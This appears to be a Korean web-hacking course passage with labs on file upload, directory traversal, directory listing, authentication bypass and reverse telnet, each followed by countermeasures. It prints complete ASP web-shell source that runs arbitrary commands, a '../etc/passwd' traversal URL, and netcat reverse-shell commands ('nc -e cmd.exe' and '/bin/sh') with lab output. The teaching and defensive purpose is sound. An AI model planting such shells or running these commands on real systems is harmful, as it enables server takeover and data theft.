
### 3. 파일 접근

#### 1. 파일 업로드

- 파일 업로드(File Upload) 공격은 공격자가 공격 프로그램을 해당 시스템에 업로드하여 공격하는 방법을 말한다. 파일 업로드는 공격 난이도가 쉬우면서도 영향력이나 파급도가 큰 공격 방법이다. 공격 방식은 공격자가 시스템 내부 명령어를 실행시킬 수 있는 웹 프로그램(ASP나 JSP, PHP)을 제작하여 자료실과 같이 파일을 업로드할 수 있는 곳에 공격용 프로그램을 업로드한다. 그리고 그 공격용 프로그램을 웹에서 브라우저를 이용해 접근하면 시스템 내부 명령어를 실행시킬 수 있게 되는 것이다.

## 실습 : 파일 업로드를 통한 시스템 로컬 권한 획득

2장에서 설정한 ASP로 만들어진 게시판의 자료실 기능을 이용하여 파일 업로드를 시도한다.



The screenshot shows a Microsoft Internet Explorer browser window with the address bar displaying `http://www.victim.co.kr/wasabimilk/anebbs/aneboard_write.asp`. The page title is "게시판" (Bulletin Board). The form contains the following fields:

이름	아네스라
패스워드	*****
E-mail	anesra@wasabimilk.love
제목	파일 업로드 테스트
HTML	<input checked="" type="radio"/> 적용 <input type="radio"/> 비적용
내용	파일 업로드 테스트
파일첨부	anebbs\upload\cmd_asp.asp <a href="#">찾아보기...</a> (최대 4M)

At the bottom of the form, there is a button labeled "작성 완료" (Finish Writing).

## 실습 : 파일 업로드를 통한 시스템 로컬 권한 획득

파일 업로드 된 글을 확인한다.

내용보기


이름	마네스라	등록일	2004-08-08 오후 1:16:00
Email	<a href="mailto:anesra@wasabimilk.love">anesra@wasabimilk.love</a>	조회	2
제목	파일 업로드 테스트		
내용	파일 업로드 테스트		
첨부	<a href="#">cmd_asp.asp (1572바이트)</a>		
	<a href="#">삭제하기</a> <a href="#">목록으로</a>		

주소(D) [http://www.victim.co.kr/wasabimilk/anebbs/aneboard\\_view.asp?num=21](http://www.victim.co.kr/wasabimilk/anebbs/aneboard_view.asp?num=21)

[http://www.victim.co.kr/wasabimilk/anebbs/upload/cmd\\_asp.asp](http://www.victim.co.kr/wasabimilk/anebbs/upload/cmd_asp.asp) 인터넷

## 실습 : 파일 업로드를 통한 시스템 로컬 권한 획득

첨부 파일을 클릭하면 다음과 같이 명령어를 실행 할 수 있는 커맨드 폼이 나타난다. (ipconfig 명령어 실행 예)



## 파일 실행 프로그램(cmd.asp) 분석

```
<%@ Language=VBScript %>
<%
  Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile

  On Error Resume Next

  ' -- 우리가 사용할 COM 객체를 생성 -- '
  Set oScript = Server.CreateObject("WSCRIPT.SHELL")
  Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
  Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

  ' -- 폼으로부터 받아온 값을 szCMD 변수에 저장 --'
  szCMD = Request.Form(".CMD")
  If (szCMD <> "") Then
    szTempFile = "C:\W" & oFileSys.GetTempName( )
    ' -- 명령어를 실행하고 그 결과를 szTempFile에 저장한다. --'
    Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
    ' -- 임시 파일을 열어서 oFile 변수에 저장한다. --'
    Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
  End If

%>
```

## 파일 실행 프로그램(cmd.asp) 분석

```
<HTML><BODY>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type="text" name=".CMD" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM> <PRE>
‘ -- 컴퓨터 이름과 사용자 이름을 출력한다 -- ’
<%= "WW" & oScriptNet.ComputerName & "W" & oScriptNet.UserName %>
<br>
<%
  If (IsObject(oFile)) Then
    ‘ --생성한 임시 파일의 내용을 읽어 화면에 보여준 후 임시 파일은 삭제한다 -- ’
    On Error Resume Next
    Response.Write Server.HtmlEncode(oFile.ReadAll)
    oFile.Close
    Call oFileSys.DeleteFile(szTempFile, True)
  End If
%>

</BODY> </HTML>
```

## 파일 업로드 공격에 대한 대응 방법

- 업로드 시 파일 확장자 이름을 체크해야 한다. 이때 주의해야 할 것은 asp나 jsp 같은 소문자만 체크해서는 안 된다. aSp나 jSp 같은 대소문자 혼합도 시스템에서는 인식하기 때문에 모든 가능한 조합에 대해 필터링해야 한다.
- 자바스크립트와 같은 클라이언트 스크립트 언어로 필터링하면 안 된다. 공격자는 클라이언트 스크립트 언어는 얼마든지 공격자가 수정할 수 있기 때문에 asp나 jsp 같은 서버 사이드 스크립트 언어에서 필터링해야 한다.
- 파일이 업로드되는 디렉토리에 실행 권한을 제거하는 방법이 있다. 이럴 경우에는 파일이 업로드된다고 해도 실행되지 않기 때문에 브라우저에 그대로 나타나거나 파일을 다운로드하게 된다.

### 3. 파일 접근

#### 2. 디렉토리 탐색 (Directory Traversal)

- 웹 브라우저에서 확인 가능한 경로의 상위로 올라가서 특정 시스템 파일을 다운로드하는 공격 방법이다. 자료실에 올라간 파일을 다운로드할 때 전용 다운로드 프로그램이 파일을 가져오는데, 이때 파일 이름을 필터링하지 않아 발생하는 취약점이다.

### 3. 파일 접근

#### 2. 디렉토리 탐색 (Directory Traversal)

특정 파일을 다운로드할 때 다음과 같은 URL을 이용하여 다운로드된다고 하자.

<http://www.victim.com/board/down.jsp?filename=upload.hwp>

공격자는 filename 변수에 해당하는 값을 다음과 같이 조작하면 상위 디렉토리로 거슬러 올라가 /etc/passwd 파일을 다운로드할 수 있는 것이다.

<http://www.victim.com/board/down.jsp?filename=../etc/passwd>

## 디렉토리 탐색에 대한 대응 방안

전용 파일 다운로드 프로그램을 이용할 때는 위 예에서 보는 바와 같이 ‘..’ 문자열이나 ‘/’ 문자열에 대한 필터링이 없을 경우, 공격자는 상위로 올라가 특정 파일을 열람할 수 있기 때문에 ‘..’와 ‘/’ 문자에 대해 필터링 하여야 한다. 파일 업로드의 경우와 마찬가지로 필터링하는 부분을 자바스크립트와 같은 클라이언트 스크립트 언어로 하면 공격자가 우회할 수 있기 때문에 반드시 JSP나 ASP 등 서버 사이드 스크립트 언어에 필터링을 추가해야 한다.


## 3. 파일 접근

### 3. 디렉토리 리스팅 (Directory Listing)

- 특정 디렉토리를 브라우저에서 열람하면 그 디렉토리에 있는 모든 파일과 디렉토리들의 목록이 나열된다. 공격자는 이 취약점을 이용하여 웹 서버에 어떠한 파일이 있는지 확인할 수 있고 추가적인 공격 취약점을 찾을 수 있다.

## 디렉토리 리스팅

다음 그림은 디렉토리 리스팅 취약점이 존재하는 화면이다.



### 3. 파일 접근

#### 4. 인증 우회 (Authentication Detour)

- 관리자 페이지나 인증이 필요한 페이지에 대한 인증 미처리로 인해 인증을 우회하여 접속할 수 있는 취약점이다. 이 취약점에 노출되면 일반 사용자나 로그인하지 않은 사용자가 관리자 페이지에 접근하여 관리자 권한으로 할 수 있는 모든 기능을 악용할 수 있게 된다. 이런 취약점은 간단하지만도 의외로 웹 개발자가 자주 실수하는 부분이기도 하다.

## 인증 우회에 대한 대응 방법


관리자 페이지나 인증이 필요한 페이지에 대해서는 관리자 로그인 세션에 대한 검사를 수행하는 과정을 넣어야 한다.

## 4. 리버스 텔넷(Reverse Telnet)

리버스 텔넷 기술은 방화벽이 존재하는 시스템을 공격할 때 자주 사용되는 기법이다. 방화벽 정책에서 인바운드 정책(외부에서 방화벽 내부로 들어오는 패킷에 대한 정책)은 일반적으로 80번 포트 외에 필요한 포트 말고는 다 막아 놓는다. 그러나 아웃바운드 정책(내부에서 외부로 나갈 때)은 보통 별다른 필터링을 수행하지 않는 경우가 많다. 이러한 상황에서 리버스 텔넷은 유용한 기법이다.

일반적으로 공격자는 웹 서버의 80번 포트로의 접근은 가능하다. 그러나 방화벽 정책에 의해서 내부에서 외부로 나가는 정책은 모두 허용이기 때문에 웹 서버에서 공격자 컴퓨터 쪽으로 리버스 텔넷 시도를 하는 것이 가능한 것이다.

# 리버스 텔넷의 동작 원리




## 리버스 텔넷의 예

공격자 컴퓨터에 특정 포트를 오픈

공격자 : `nc -l -p 80`

(80 번 포트를 이용하지 않고 임의의 포트를 이용하여도 무관하다.)



```
선택 내 커맨드 - nc -l -p 80

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.41.1
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.2.1
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 

Ethernet adapter 네트워크 브리지:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.149
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.1.1


C:\W>nc -l -p 80
```

## 리버스 텔넷의 예

피해자 컴퓨터에서 공격자 컴퓨터로 리버스 텔넷을 시도.

공격 대상 : `nc -e cmd.exe [공격자 IP] 80` (윈도우 계열)

`nc -e /bin/sh [공격자 IP] 80` (유닉스 계열)



```
선택 명령 프롬프트 - nc -e cmd.exe 192.168.1.149 80
C:\W>ipconfig

Windows 2000 IP Configuration


Ethernet adapter 로컬 영역 연결:

    Connection-specific DNS Suffix  . :
    IP Address. . . . .               : 192.168.1.10
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.1.1

C:\W>nc -e cmd.exe 192.168.1.149 80
```

## 리버스 텔넷의 예

공격자 컴퓨터에 피해자 컴퓨터의 커맨드 창이 뜬 화면



```
c:\선택 내 커맨드 - nc -l -p 80
Ethernet adapter 네트워크 브리지:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.1.149
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

C:\W>nc -l -p 80
Microsoft Windows 2000 [Version 5.00.2195]
<C> Copyright 1985-1999 Microsoft Corp.

C:\W>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter 로컬 영역 연결:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 192.168.1.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

C:\W>
```

## 리버스 텔넷

리버스 텔넷을 사용하기 위해 netcat(=nc) 프로그램을 많이 이용하는데, netcat은 리버스 텔넷 기능뿐만 아니라 스캐닝 기능 등 매우 유용하고 많은 기능을 수행할 수 있는 프로그램이다.

## 리버스 텔넷을 막기 위한 방법

리버스 텔넷이 불가능하도록 하기 위해서는 사이트의 파일 업로드 기능을 철저하게 점검해야 하고, 방화벽의 아웃 바운드 정책 역시 엄격하게 적용해야 한다.